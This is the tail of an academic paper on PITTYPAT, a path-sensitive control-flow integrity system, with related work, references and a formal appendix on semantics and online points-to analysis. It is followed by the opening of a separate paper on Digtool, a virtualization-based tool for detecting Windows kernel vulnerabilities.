Points-to analysis is a classic problem in static program analysis, with different approaches that achieve distinct tradeoffs in either higher precision [2] or scalability [34]. Points-to analyses are characterized on multiple dimensions, including flow-sensitivity [2, 34] and context-sensitivity [10, 18, 27, 38, 43]. However, a key property of all such analyses is that they are performed statically, and thus compute information either per program point or per group of stack configurations [15]. PITTYPAT uses a points-to analysis to compute points-to information based on the exact program path executed. As a result, PITTYPAT does not merge points-to information over multiple paths that reach a given control location or stack configuration, which heavily influenced the design of the novel points-to analysis that it uses. Recent work [17] has introduced *Code-Pointer Integrity (CPI)*, which protects the integrity of all addresses that indirectly affect the value of a function pointer used as the target of an indirect branch. A key finding of the original work on CPI is that CPI is relatively expensive to enforce for programs that contain a large number of code pointers, such as binaries compiled from programs in object-oriented languages. As a result, CPI was proposed along with *code-pointer separation* (CPS), in which the values of code pointers are protected, but pointers to cells containing code pointers are left unprotected. Subsequent work on *counterfeit object-oriented programming* [32] demonstrated that CPS is insufficiently strong to block code-reuse attacks on object-oriented programs.

PITTYPAT, along with all approaches for enforcing various versions of CFI, differs fundamentally from CPI in that it does not attempt to protect any segment of a program's data at runtime. Instead, PITTYPAT validates candidate targets of indirect control transfers based only on the history of control branches taken. CPI and PITTYPAT have complementary strengths and should be applied in complementary security settings. In particular, CPI often incurs slightly lower overhead, but can only be applied in scenarios in which the source code of the entire program to be protected is available to be analyzed and instrumented. Such conditions are not satisfied in cases in which a program relies on large, untrusted third-party or shared libraries. PITTYPAT can potentially incur larger performance overhead than CPI. However, because it performs an points-to analysis that can be easily run on sequences of low-level instructions, it can be applied to protect program modules that are only available as binaries. It also need not instrument any code of a protected application. Our current implementation of PITTYPAT uses an analysis proposed in the work on CPI only to optimize the points-to analysis performed at runtime to validate branch targets.

8 Conclusion

We introduced a path-sensitive variation of CFI and an efficient runtime enforcement system, PITTYPAT. Our formal analysis and empirical evaluation demonstrate that, PITTYPAT provides strictly stronger security guarantees than conventional CFI, while incurring an acceptable amount of runtime overhead.

References

[1] ABADI, M., BUDIU, M., ERLINGSSON, Ú., AND LIGATTI, J. Control-flow integrity. In *CCS* (2005).

[2] ANDERSEN, L. O. *Program analysis and specialization for the C programming language*. PhD thesis, U. Cophenhagen, 1994.

[3] BLETSCH, T., JIANG, X., AND FREEH, V. Mitigating code-reuse attacks with control-flow locking. In *ACSAC* (2011).

[4] BUROW, N., CARR, S. A., BRUNTHALER, S., PAYER, M., NASH, J., LARSEN, P., AND FRANZ, M. Control-flow integrity: Precision, security, and performance. *arXiv preprint arXiv:1602.04056* (2016).

[5] CARLINI, N., BARRESI, A., PAYER, M., WAGNER, D., AND GROSS, T. R. Control-flow bending: On the effectiveness of control-flow integrity. In *USENIX Security* (2015).

[6] CARLINI, N., AND WAGNER, D. ROP is still dangerous: Breaking modern defenses. In *USENIX Security* (2014).

[7] CHENG, Y., ZHOU, Z., YU, M., DING, X., AND DENG, R. H. Ropecker: A generic and practical approach for defending against ROP attacks. In *NDSS* (2014).

[8] COUSOT, P., AND COUSOT, R. Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In *POPL* (1977).

[9] DAVI, L., KOEBERL, P., AND SADEGHI, A.-R. Hardware-assisted fine-grained control-flow integrity: Towards efficient protection of embedded systems against software exploitation. In *DAC* (2014).

[10] EMAMI, M., GHIYA, R., AND HENDREN, L. J. Context-sensitive interprocedural points-to analysis in the presence of function pointers. In *PLDI* (1994).

[11] EVANS, I., FINGERET, S., GONZÁLEZ, J., OTGONBAATAR, U., TANG, T., SHROBE, H., SIDIROGLOU-DOUSKOS, S., RINARD, M., AND OKHRAVI, H. Missing the point (er): On the effectiveness of code pointer integrity. In *SP* (2015).

[12] EVANS, I., LONG, F., OTGONBAATAR, U., SHROBE, H., RINARD, M., OKHRAVI, H., AND SIDIROGLOU-DOUSKOS, S. Control jujutsu: On the weaknesses of fine-grained control flow integrity. In *CCS* (2015).

[13] GE, X., CUI, W., AND JAEGER, T. Griffin: Guarding control flows using intel processor trace. In *ASPLOS* (2017).

[14] GU, Y., ZHAO, Q., ZHANG, Y., AND LIN, Z. Pt-cfi: Transparent backward-edge control flow violation detection using intel processor trace. In *CODASPY* (2017).

[15] HARDEKOPF, B., AND LIN, C. The ant and the grasshopper: fast and accurate pointer analysis for millions of lines of code. In *PLDI* (2007).

[16] KASIKCI, B., SCHUBERT, B., PEREIRA, C., POKAM, G., AND CANDEA, G. Failure sketching: A technique for automated root cause diagnosis of in-production failures. In *SOSP* (2015).

[17] KUZNETSOV, V., SZEKERES, L., PAYER, M., CANDEA, G., SEKAR, R., AND SONG, D. Code-pointer integrity. In *OSDI* (2014).

[18] LATTNER, C., LENHARTH, A., AND ADVE, V. Making context-sensitive points-to analysis with heap cloning practical for the real world. In *PLDI* (2007).

[19] LIU, Y., SHI, P., WANG, X., CHEN, H., ZANG, B., AND GUAN, H. Transparent and efficient cfi enforcement with intel processor trace. In *HPCA* (2017).

[20] The LLVM compiler infrastructure project. `http://llvm.org/`, 2016. Accessed: 2016 May 12.

[21] MOHAN, V., LARSEN, P., BRUNTHALER, S., HAMLEN, K. W., AND FRANZ, M. Opaque control-flow integrity. In *NDSS* (2015).

[22] NAGARAKATTE, S., ZHAO, J., MARTIN, M. M., AND ZDANCEWIC, S. Softbound: highly compatible and complete spatial memory safety for c. In *PLDI* (2009).

[23] NAGARAKATTE, S., ZHAO, J., MARTIN, M. M., AND ZDANCEWIC, S. Cets: compiler enforced temporal safety for c. In *ISMM* (2010).

[24] NECULA, G. C., MCPEAK, S., AND WEIMER, W. Ccured: Type-safe retrofitting of legacy code. In *PLDI* (2002).

[25] NIU, B., AND TAN, G. Modular control-flow integrity. In *PLDI* (2014).

[26] NIU, B., AND TAN, G. Per-input control-flow integrity. In *CCS* (2015).

[27] NYSTROM, E. M., KIM, H.-S., AND WEN-MEI, W. H. Bottom-up and top-down context-sensitive summary-based pointer analysis. In *International Static Analysis Symposium* (2004).

[28] ONE, A. Smashing the stack for fun and profit. *Phrack magazine 7*, 49 (1996).

[29] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Transparent ROP exploit mitigation using indirect branch tracing. In *USENIX Security* (2013).

[30] PEWNY, J., AND HOLZ, T. Control-flow restrictor: Compiler-based CFI for iOS. In *ACSAC* (2013).

[31] REINDERS, J. Processor tracing - Blogs@Intel. `https://blogs.intel.com/blog/processor-tracing/`, 2013. Accessed: 2016 May 12.

[32] SCHUSTER, F., TENDYCK, T., LIEBCHEN, C., DAVI, L., SADEGHI, A.-R., AND HOLZ, T. Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in C++ applications. In *SP* (2015).

[33] SHACHAM, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *CCS* (2007).

[34] STEENSGAARD, B. Points-to analysis in almost linear time. In *POPL* (1996).

[35] THALHEIM, J., BHATOTIA, P., AND FETZER, C. Inspector: Data provenance using intel processor trace (pt). In *ICDCS* (2016).

[36] TICE, C., ROEDER, T., COLLINGBOURNE, P., CHECKOWAY, S., ERLINGSSON, Ú., LOZANO, L., AND PIKE, G. Enforcing forward-edge control-flow integrity in gcc & llvm. In *USENIX Sec.* (2014).

[37] VAN DER VEEN, V., ANDRIESSE, D., GÖKTAŞ, E., GRAS, B., SAMBUC, L., SLOWINSKA, A., BOS, H., AND GIUFFRIDA, C. Practical context-sensitive CFI. In *CCS* (2015).

[38] WHALEY, J., AND LAM, M. S. Cloning-based context-sensitive pointer alias analysis using binary decision diagrams. In *PLDI* (2004).

[39] WILANDER, J., NIKIFORAKIS, N., YOUNAN, Y., KAMKAR, M., AND JOOSEN, W. RIPE: Runtime intrusion prevention evaluator. In *ACSAC* (2011).

[40] XIA, Y., LIU, Y., CHEN, H., AND ZANG, B. Cfimon: Detecting violation of control flow integrity using performance counters. In *DSN* (2012).

[41] ZHANG, C., WEI, T., CHEN, Z., DUAN, L., SZEKERES, L., MCCAMANT, S., SONG, D., AND ZOU, W. Practical control flow integrity and randomization for binary executables. In *SP* (2013).

[42] ZHANG, M., AND SEKAR, R. Control flow integrity for COTS binaries. In *Usenix Sec.* (2013).

[43] ZHU, J., AND CALMAN, S. Symbolic pointer analysis revisited. In *PLDI* (2004).

$$
\begin{aligned}
\mathsf{instrs} := {} & \texttt{ops REGS, REGS, REGS} \mid \texttt{alloc REGS} && (1)\\
\mid {} & \texttt{ld REGS,REGS} \mid \texttt{store REGS,REGS} && (2)\\
\mid {} & \texttt{br REGS,REGS} \mid \texttt{call REGS} \mid \texttt{return} && (3)
\end{aligned}
$$

Figure 5: A space of instructions, Instrs, in a target language. Instrs is defined over registers `Regs` and data operations `Ops`.

Appendix

A Language definition

In this section, we define the syntax (§A.1) and semantics (§A.2) of programs in PITTYPAT's target language.

A.1 Syntax

Figure 5 contains the syntax of a space of program instructions, Instrs. An instruction may compute the value of an operation in `ops` over values stored in registers and store the result in a register, may allocate a fresh memory cell (Eqn. 1), may load a value stored in the address in one operand register into a target register, may store a value in an operand register at the address stored in a target register (Eqn. 2), may test if the value in a register is non-zero and if so transfer control to an instruction at the address stored in an operand register, may perform an indirect call to a target address stored in an operand, or may return from a call (Eqn. 3). Although all operations are assumed to be binary, when convenient we will depict operations as using fewer registers (e.g., a copy instruction `copy r0,r1` in §4.2).

A program is a map from instruction addresses to instructions. That is, for space of instruction addresses IAddrs containing a designated *initial* address $\iota \in \mathsf{IAddrs}$, the language of programs is $\mathsf{Lang} = \mathsf{IAddrs} \to \mathsf{Instrs}$.

Instrs does not contain instructions similar to those in an architecture with a complex instruction-set, which may, e.g., perform operations directly on memory. The design of PITTYPAT directly generalizes to analyze programs that use such an instruction set. In particular, the actual implementation of PITTYPAT monitors programs compiled for `x86`.

A.2 Semantics

Each program $P \in \mathsf{Lang}$ defines a language of sequences of program states, called runs, that are generated by executing a sequence of instructions in P from an initial state. In particular, each program P defines two languages of runs. The first is the language of *well-defined* runs, in which each step from the current state is defined by the semantics of the next instruction in P. The second is the language of *feasible* runs contain some state q from which P executes an instruction that is not defined at q (e.g., dereferencing an invalid address). When the successive state of q is not defined and the program takes a step of execution, the program may potentially perform an operation that subverts security.

A state is a stack of assignments from registers to values and a memory, which maps each memory cell to a value. Let Words be a space of data words and let Cells be a space of memory cells. A value is an instruction address (§A.1), a data word, or a memory cell; i.e., $\mathsf{Values} = \mathsf{IAddrs} \cup \mathsf{Words} \cup \mathsf{Cells}$. Let the space of *registers* be denoted Regs. A *register frame* is the address of the current instruction and a map from each register to a value; i.e., the space of register frames, for $\mathsf{RegMaps} = \mathsf{Regs} \to \mathsf{Values}$, is denoted

$$\mathsf{Frames} = \mathsf{IAddrs} \times \mathsf{RegMaps}$$

For each register frame $f \in \mathsf{Frames}$, the instruction address of f is denoted as $\mathsf{ip}[f]$.

A *cell memory* is a map from each memory cell to a value; i.e., the space of cell memories is $\mathsf{Mems} = \mathsf{Cells} \to \mathsf{Values}$. A *state* is a pair of a non-empty stack of register frames and a cell memory; i.e., the space of states is denoted

$$\mathsf{States} = \mathsf{Frames}^{+} \times \mathsf{Mems}$$

For each state q, the instruction address of the top frame of q is denoted $\mathsf{ip}[q]$. For each sequence of states $r \in \mathsf{States}^*$, the sequence of corresponding instruction pointers of each state in r is denoted $\mathsf{IPs}(r) \in \mathsf{IAddrs}^*$. The states consisting of a single stack frame whose instruction pointer is ι are the *initial* states, denoted $\mathsf{States}_0 \subseteq \mathsf{States}$.

A transition relation relates each pre-state and instruction to their resulting post-states. I.e., the space of transition relations is $\mathsf{TransRels} = (\mathsf{States} \times \mathsf{Instrs}) \times \mathsf{States}$. The semantics of Lang is defined by the *well-defined* transition relation of Lang, denoted $\rho[\mathsf{WellDef}] \in \mathsf{TransRels}$. Each step of execution that is safe is a step in $\rho[\mathsf{WellDef}]$. The definition of $\rho[\mathsf{WellDef}]$ is standard, and we omit a complete definition.

For each transition relation $\rho \in \mathsf{TransRels}$, the *runs* of ρ in P are the sequences of states r in which each state in r steps to the successive state in r under ρ in P; the language of all such runs is denoted $\mathsf{Runs}[\rho, P]$. The runs of P under $\rho[\mathsf{WellDef}]$ are the *well-defined* runs of P, denoted

$$\mathsf{Runs}[\mathsf{WellDef}, P] = \mathsf{Runs}[\rho[\mathsf{WellDef}], P]$$

The feasible transition relation of Lang is $\rho[\mathsf{WellDef}]$ extended to relate each pre-state and instruction undefined in $\rho[\mathsf{WellDef}]$ to each post-state. The feasible transition relation thus includes safe steps of execution that a program may take, along with unsafe steps taken when the program executes an instruction from a state in which the instruction is not defined (i.e., loading from an address that does not point to allocated memory). The feasible transition relation of Lang is denoted

$$\rho[\mathsf{Feasible}] = \rho[\mathsf{WellDef}] \cup ((\mathsf{States} \times \mathsf{Instrs}) \setminus \mathsf{Dom}(\rho[\mathsf{WellDef}])) \times \mathsf{States}$$

where $\mathsf{Dom}(\rho[\mathsf{WellDef}])$ denotes the domain of $\rho[\mathsf{WellDef}]$.

The runs of P under $\rho[\mathsf{Feasible}]$ are the *feasible* runs of P, denoted $\mathsf{Runs}[\mathsf{Feasible}, P] = \mathsf{Runs}[\rho[\mathsf{Feasible}], P]$.

B Formal definition of points-to analysis

A control analysis takes a program P and computes a sound over-approximation of the instruction pointers that may be stored in each register when P executes a given instruction over a well-defined run. A control-analysis domain is an abstract domain [8] consisting of a set of abstract states, a concretization relation from abstract states to the program states that they represent, and an abstract transformer that describes how each abstract state is updated by a program.

Definition 3 *A* control-analysis domain *is a triple* (A, γ, τ)*, with:* ***(1)*** *An* abstract domain *A.* ***(2)****A* concretization relation *$\gamma \subseteq A \times \mathsf{States}$. There must be* initial *and* empty *elements $\mathsf{Init}, \mathsf{Empty} \in A$ such that* ***(a)*** *$\{\mathsf{Init}\} \times \mathsf{States}_0 \subseteq \gamma$ and* ***(b)*** *$\{\mathsf{Empty}\} \times \mathsf{States} \cap \gamma = \emptyset$.* ***(3)*** *An* abstract transformer *$\tau : A \times \mathsf{Instrs} \times \mathsf{IAddrs} \to A$, where for each abstract state $a \in A$, each state $q \in \mathsf{States}$ such that $(a, q) \in \gamma$, and each instruction $\mathtt{i} \in \mathsf{Instrs}$ and state $q' \in \mathsf{States}$ such that $(q, \mathtt{i}, q') \in \rho[\mathsf{WellDef}]$, it holds that $(\tau(a, \mathtt{i}, \mathsf{ip}[q']), q') \in \gamma$.*

For each control domain D, we refer to the abstract states, concretization relation, and abstract transformer of D as $A[D]$, $\gamma[D]$, and $\tau[D]$, respectively. The space of control-analysis domains is denoted Doms.

The initial and empty elements in $A[D]$ are denoted $\mathsf{Init}[D]$ and $\mathsf{None}[D]$. The binary relation $\sqsubseteq^D \subseteq A[D] \times A[D]$ is defined as follows. For all abstract states $a_0, a_1 \in A[D]$, if for each concrete state $q \in \mathsf{States}$ such that $(a_0, q) \in \gamma[D]$ it holds that $(a_1, q) \in \gamma[D]$, then $a_0 \sqsubseteq^D a_1$.

C Formal definitions of control security

C.1 Conventional CFI

For each control domain D and program P, a valid description of P in D over-approximates the control targets stored bound to registers and memory when control reaches each of instruction address of P. In particular, a valid description δ maps each instruction address to an abstract state of D that such that (1) δ maps ι to $\mathsf{Init}[D]$ and (2) δ is consistent with the abstract transformers of each instruction over D.

Definition 4 *For each control domain $D \in \mathsf{Doms}$ and program $P \in \mathsf{Lang}$, let $\delta : \mathsf{IAddrs} \to A[D]$ be such that* ***(1)*** *$\delta(\iota) = \mathsf{Init}[D]$;* ***(2)*** *for all instruction addresses $a_0, a_1 \in \mathsf{IAddrs}$ and instruction $\mathtt{i} \in \mathsf{Instrs}$, it holds that $\tau[D](\delta(a_0), \mathtt{i}, a_1) \sqsubseteq^D \delta(a_1)$. Then δ is a* valid description *of P in D.*

For each control domain $D \in \mathsf{Doms}$ and program $P \in \mathsf{Lang}$, the space of valid descriptions of P in D is denoted $\mathsf{ValidDescs}[D, P]$.

For each control domain $D \in \mathsf{Doms}$ and program $P \in \mathsf{Lang}$ the *most precise* description of P in D, denoted $\mu[D, P] \in \mathsf{ValidDescs}[D, P]$, is the valid description of P in D such that for all valid descriptions $\delta' \in \mathsf{ValidDescs}[D, P]$ and each instruction address $a \in \mathsf{IAddrs}$, $\mu[D, P](a) \sqsubseteq^D \delta'(a)$. Under well-understood conditions [8], D has a most-precise description for each program P that can be computed efficiently [2, 34].

Example 1 *For program `dispatch` (§2.1) and any control domain D that maps each instruction pointer to a set of instruction addresses, the most precise description of `dispatch` restricted to function pointers is given in §2.2.*

Each program P and domain D define a transition relation in which at each step from each instruction address a, the program only transfers control to an instruction address that is feasible in the most precise description of P under D at a.

Definition 5 *For each program* $P \in \mathsf{Lang}$ *and control domain* $D \in \mathsf{Doms}$*, let* $\rho \in \mathsf{TransRels}$ *be such that for all instruction addresses* $a, a' \in \mathsf{Addrs}$*, each instruction* $\mathtt{i} \in \mathsf{Instrs}$ *with* $\tau[D](\mu[D,P](a), \mathtt{i}, a') \neq \mathsf{None}[D]$ *and all states* $q, q' \in \mathsf{States}$ *with* $(\mu[D,P](a), q)$ *and* $(\mu[D,P](a'), q')$*, it holds that* $((q, \mathtt{i}), q') \in \rho$*. Then* ρ *is the* flow-sensitive transition relation *of* D *and* P*.*

For each domain D and program P, the flow-sensitive transition relation of D and P is denoted $\mathsf{FS}[D,P]$.

For each control domain D and program P, the most precise flow-sensitive description of P in D (Appendix D) defines an instance of generalized control security that is equivalent to CFI [1].

Definition 6 *For all programs* $P, P' \in \mathsf{Lang}$ *and each control-analysis domain* $D \in \mathsf{Doms}$*, if* P' *satisfies generalized control security under* $\mathsf{FS}[D,P]$ *(Appendix D, Defn. 5) with respect to* P*, then* P' *satisfies* CFI modulo D *with respect to* P*.*

Defn. 6 is equivalent to "ideal" CFI as defined in previous work to establish fundamental limitations on CFI [5].

C.2 Path-sensitive CFI

The problem of enforcing CFI is typically expressed as instrumenting a given program P to form a new program P' that allows each indirect control transfer in each of its executions only if the target of the transfer is valid according to a flow-sensitive description of the control-flow graph of P. To present our definition of path-sensitive CFI, we will introduce a general definition of control security parameterized on a given transition relation ρ. P' satisfies generalized control security under ρ with respect to P if **(1)** P' preserves each well-defined run of P and **(2)** each feasible run of P' has instruction addresses identical to the instruction addresses of some run of P under ρ.

Definition 7 *For each transition relation* $\rho \in \mathsf{TransRels}$*, let programs* $P, P' \in \mathsf{Lang}$ *be such that* ***(1)*** $\mathsf{Runs}[\mathsf{WellDef}, P] \subseteq \mathsf{Runs}[\mathsf{WellDef}, P']$*;* ***(2)*** *for each run* $r' \in \mathsf{Runs}[\mathsf{Feasible}, P']$*, there is some run* $r \in \mathsf{Runs}[\rho, P]$ *such that* $\mathsf{IPs}(r) = \mathsf{IPs}(r')$*. Then* P' *satisfies* generalized control security *under* ρ *with respect to* P*.*

We now define path-sensitive CFI, an instance of generalized control security that is strictly stronger than CFI. Each control domain D defines a transition relation over program states that are described by abstract states of D connected by the abstract transformer of D.

Definition 8 *For each control domain* $D \in \mathsf{Doms}$ *(§3.2, Defn. 3), let* $\rho[D] \in \mathsf{TransRels}$*, be such that for each abstract state* $a \in A[D]$*, each state* $q \in \mathsf{States}$ *such that* $(a, q) \in \gamma[D]$*, and each instruction* $\mathtt{i} \in \mathsf{Instrs}$ *and state* $q' \in \mathsf{States}$ *such that* $(\tau[D](a, \mathtt{i}, \mathsf{ip}[q']), q') \in \gamma[D]$*, it holds that* $(q, \mathtt{i}, q') \in \rho[D]$*. Then* $\rho[D]$ *is the* transition relation modulo D*.*

For all programs P and P' and each control domain D, P' satisfies path-sensitive CFI modulo D with respect to P if each step of each run of P' corresponds to a step of P over states with the same description under D.

Definition 9 *For all programs* $P, P' \in \mathsf{Lang}$ *and each control domain* $D \in \mathsf{Doms}$*, if* P' *satisfies control security under* $\rho[D]$ *(Defn. 8) with respect to* P*, then* P' *satisfies* path-sensitive CFI modulo D *with respect to* P*.*

Path-sensitive CFI is conceptually similar to, but stronger than, context-sensitive CFI [37], which places a condition on only bounded suffixes of a program's control path before the program attempts to execute a critical security event, such as a system call.

Path-sensitive CFI is as strong as CFI.

Lemma 1 *For each control domain* D *and all programs* $P, P' \in \mathsf{Lang}$ *such that* P' *satisfies path-sensitive CFI modulo* D *with respect to* P*,* P' *satisfies CFI modulo* D *with respect to* P*.*

Lemma 1 follows immediately from the fact that any control-transfer target that is along a given control path must be a valid target in a meet-over-all-paths solution.

Path-sensitive CFI is in fact *strictly* stronger than CFI.

Lemma 2 *For some control domain* D *and programs* $P, P' \in \mathsf{Lang}$*,* P' *satisfies CFI with respect to* P *modulo* D *but* P' *does not satisfy path-sensitive CFI with modulo* D *respect to* P*.*

Lemma 2 is immediately proven using any domain D that is sufficiently accurate between two control states and a program P that generates state with either control configuration at a particular program point.

D Formal definition of online analysis

The behavior of the analyzer module is determined by a fixed control-analysis domain D (§3.2, Defn. 3). We refer to PITTYPAT instantiated to use control domain D for points-to analysis as PITTYPAT$[D]$.

As the analyzer module executes, it maintains a control-domain abstract state $d \in A[D]$. In each step of execution, the analyzer module receives from the monitor process the next control-transfer target taken by the monitored program P, and either chooses to raise an alarm that transferring control to the target would cause P to break path-sensitive CFI modulo D, or updates its state and allows P to take its next step of execution.

In each step of execution, the analyzer module receives the next control target $a \in \mathsf{IAddrs}$ taken by the monitored program, and either raises an alarm or updates its maintained control description d as a result. If a is not a feasible target from d over the next sequence of non-branch instructions, then the analyzer module throws an alarm signaling that control flow has been subverted, and aborts.

Theorem 1 *For* $D \in \mathsf{Doms}$ *and* $P \in \mathsf{Lang}$*, the program* P' *simulated by running* P *in* PITTYPAT$[D]$ *satisfies path-sensitive CFI modulo* D *with respect to* P *(Defn. 9).*

We have given the design of an analyzer module that uses an arbitrary control domain generically; i.e., the analyzer can use any control-analysis domain that satisfies the definition given in §3.2, Defn. 3. However, we have found that the performance of the analyzer module can be improved significantly by using a control domain that takes advantage of the particular context of online path-sensitive analysis by maintaining points-to information about exactly the variables that are live in each live stack frame in the program state. We now define in detail the control domain used by our analysis, $\mathsf{OnlinePtsTo} = (A, \gamma, \tau)$.

Each element in the space A is either $\mathsf{None}[A]$, which represents no states, or a tuple consisting of **(1)** a stack in which each entry is a map from each register `r` to a set of memory cells and instruction pointer that `r` may store and **(2)** a map from each cell to the cells and instruction pointers that it may store. I.e., for

$$\begin{aligned}\mathsf{Addrs} &= \mathsf{IAddrs} \cup \mathsf{Cells}\\ \mathsf{RegPtsMaps} &= \mathsf{Regs} \to \mathscr{P}(\mathsf{Addrs})\\ \mathsf{FramePtsTo} &= \mathsf{IAddrs} \times \mathsf{RegPtsMaps}\\ \mathsf{CellPtsTo} &= \mathsf{Cells} \to \mathscr{P}(\mathsf{Addrs})\end{aligned}$$

with $\mathscr{P}(\mathsf{Addrs})$ the powerset of addresses, the abstract states are $A = \mathsf{FramePtsTo}^+ \times \mathsf{CellPtsTo}$. The stack containing a single frame that maps each register to the empty set of addresses, paired with an empty memory map, is the initial element of A.

Example 2 *§2.3 contains examples of elements of A. In order to simplify the presentation, in §2.3, only bindings to the function pointer* `handler` *are shown, because these bindings are the only ones that need to be inspected to determine the security of a given run of* `dispatch`*.*

Concretization relation $\gamma \subseteq A \times \mathsf{States}$ relates each stack and memory of points-to information to each concrete state with a similarly structured stack and heap. For each $n \in \mathbb{N}$, let $\mathsf{a}_0, \ldots, \mathsf{a}_n \in \mathsf{IAddrs}$, $R_0, \ldots, R_n \in \mathsf{RegMaps}$, and $R'_0, \ldots, R'_n \in \mathsf{RegPtsMaps}$ be such that for each $i \leq n$ and each register $\mathtt{r} \in \mathsf{Regs}$, if $R_i(\mathtt{r}) \in \mathsf{Addrs}$, then $R_i(\mathtt{r}) \in R'_i(\mathtt{r})$. Let $m \in \mathsf{Mems}$ and $m' \in \mathsf{CellPtsTo}$ be such that for each cell $c \in \mathsf{Cells}$, $m(c) \in m'(c)$. Then:

$$\begin{aligned}&(([(\mathtt{i}_0, R'_0), \ldots, (\mathtt{i}_n, R'_n)], m'),\\ &\ ([(\mathtt{i}_0, R_0), \ldots, (\mathtt{i}_n, R_n)], m)) \in \gamma\end{aligned}$$

The abstract transformer $\tau : A \times \mathsf{Instrs} \times \mathsf{IAddrs} \to A$ is defined as follows. For each set of memory cells $C \subseteq \mathsf{Cells}$, let $\mathsf{fresh}(C) \in \mathsf{Cells} \setminus C$ be a fresh memory cell not in C. For all register frames $f_0, \ldots, f_n \in \mathsf{FramePtsTo}$, each register map $m \in \mathsf{RegPtsTo}$, each cell points-to map $c \in \mathsf{CellPtsTo}$, all registers $\mathtt{r0}, \mathtt{r1}, \mathtt{r2} \in \mathsf{Regs}$, and all instruction addresses $a, a' \in \mathsf{IAddrs}$, a store instruction `store r0, r1` updates the cell map so that each cell bound to `r1` points to each cell points to each cell bound to `r0`. I.e., for $c_0, \ldots, c_n \in R(\mathtt{r1})$,

$$\begin{aligned}&\tau(((a,R) :: F, m), \mathtt{store\ r0,\ r1}, a') =\\ &\quad ((a',R) :: F, m[c_0 \mapsto R(\mathtt{r0}), \ldots, c_n \mapsto R(\mathtt{r0})])\end{aligned}$$

A branch instruction requires that the target instruction address is in the points-to set of the target register of the branch. I.e., if $a' \in R(\mathtt{r0})$, then

$$\tau(((a,R) :: F, m), \mathtt{br\ r0}, a') = ((a',R) :: F, m)$$

Otherwise, τ maps the abstract state to $\mathsf{None}[A]$. A call instruction increments the instruction pointer in the top frame and pushes onto the stack a frame with an empty register map. I.e., if $a' \in R(\mathtt{r})$,

$$\begin{aligned}&\tau(((a,R) :: F, m), \mathtt{call\ r0}, a') =\\ &\quad ((a', \emptyset) :: (a+1, R) :: F, m)\end{aligned}$$

Otherwise, τ maps the abstract state to $\mathsf{None}[A]$. A return instruction pops the top register frame from the stack. I.e., $\tau(((a,R) :: F, m), \mathtt{return}, a') = (F, m)$ A data operation updates only the instruction address:

$$\tau(((a,R) :: F, m), \mathtt{op\ r0,r1,r2}, a') = ((a',R) :: F, m)$$

An allocation `alloc r0` updates the register map in the top frame of the stack so that `r0` points to a fresh memory cell. I.e.,

$$\begin{aligned}&\tau(((a,R) :: F, m), \mathtt{alloc\ r0}, a') =\\ &\quad ((a', R[\mathtt{r0} \mapsto \mathsf{fresh}(\mathsf{Rng}(m))]) :: F, m)\end{aligned}$$

where $(a,R) :: F$ denotes (a,R) prepended to F and $\mathsf{Rng}(m)$ denotes the range of m. A copy instruction `copy r0, r1` updates the register map so that each cell that may be stored in `r0` may be stored in `r1`. I.e.,

$$\begin{aligned}&\tau(((a,R) :: F, m), \mathtt{copy\ r0,\ r1}, a') =\\ &\quad ((a', R[\mathtt{r1} \mapsto R(\mathtt{r0})]) :: F, m)\end{aligned}$$

A load instruction `load r0, r1` updates the register map in the top frame so that each cell that may be pointed to by a cell bound to `r0` is bound to `r1`:

$$\begin{aligned}&\tau(((a,R) :: F, m), \mathtt{ld\ r0,\ r1}, a') =\\ &\quad ((a', R[\mathtt{r1} \mapsto \bigcup_{c \in R(\mathtt{r0})} m(c)]) :: F, m)\end{aligned}$$

The abstract transformers for other instructions, such as data operations that perform pointer arithmetic, are defined similarly, and we do not give explicit definitions here in order to simplify the presentation.

Example 3 *Consider descriptions of states of* `dispatch` *and its instruction* `call handler` *(§2.1). For abstract state*

$$A_0 = ([(\mathit{L22}, [\mathit{handler} \mapsto \{\mathit{priv}\}])], \emptyset)$$

$\tau(A_0, \mathit{call\ handler}, \mathit{priv})$ *consists of a fresh stack frame for* priv *pushed onto the stack* $[(\mathit{L22}, \mathit{handler} \mapsto \mathit{priv})]$*. For abstract state*

$$A_1 = ([(\mathit{L22}, [\mathit{handler} \mapsto \{\mathit{unpriv}\}]), \emptyset)$$

$\tau(A_1, \mathit{call\ handler}, \mathit{priv})$ *is* $\mathsf{None}[A]$*.*

We have given an online points-to analysis for a simple language with only calls and returns. Practical languages typically support additional interprocedural control instructions that, e.g., resolve calls targets through dynamic dispatch or unwind the callstack. Our complete implementation handles each such instruction using an appropriate abstract transformer.

The fact that (D, γ, τ) defines a sound analysis can be proven using standard techniques from abstract interpretation [8].

Digtool: A Virtualization-Based Framework for Detecting Kernel Vulnerabilities

Jianfeng Pan, Guanglu Yan, Xiaocao Fan
IceSword Lab, 360 Internet Security Center

Abstract

Discovering vulnerabilities in operating system (OS) kernels and patching them is crucial for OS security. However, there is a lack of effective kernel vulnerability detection tools, especially for closed-source OSes such as Microsoft Windows. In this paper, we present Digtool, an effective, binary-code-only, kernel vulnerability detection framework. Built atop a virtualization monitor we designed, Digtool successfully captures various dynamic behaviors of kernel execution, such as kernel object allocation, kernel memory access, thread scheduling, and function invoking. With these behaviors, Digtool has identified 45 zero-day vulnerabilities such as out-of-bounds access, use-after-free, and time-of-check-to-time-of-use among both kernel code and device drivers of recent versions of Microsoft Windows, including Windows 7 and Windows 10.

1 Introduction

Software vulnerabilities have been well studied over the years, but they still remain a significant threat to computer security today. For instance, improper use of parameters or memory data can lead to program bugs, some of which can become vulnerabilities, such as time-of-check-to-time-of-use (TOCTTOU), use-after-free (UAF), and out-of-bounds (OOB) vulnerabilities. These vulnerabilities are often the root cause of successful cyberattacks. However, symptoms resulting from these vulnerabilities tend to be delayed and non-deterministic, which makes them difficult to discover by regular testing. Therefore, dedicated vulnerability identification tools that can systematically find software vulnerabilities are urgently needed.

There are usually two aspects in detecting vulnerabilities: path exploration and vulnerability identification. Combining path exploration with vulnerability identification tools is an effective way to detect vulnerabilities. Most fuzzing tools, such as AFLFast [12] and SYMFUZZ [16], only adopt path exploration to probe code branches. As a typical example of a path explorer, S2E [17], based on virtualization technology, combines virtual machine monitoring with symbolic execution to automatically explore paths. Vulnerability identification tools are used for recording exceptions (e.g., the abuse of parameters or illegal memory access) in the paths that have been probed. While we could have also investigated path exploration, the main focus of Digtool is vulnerability detection.

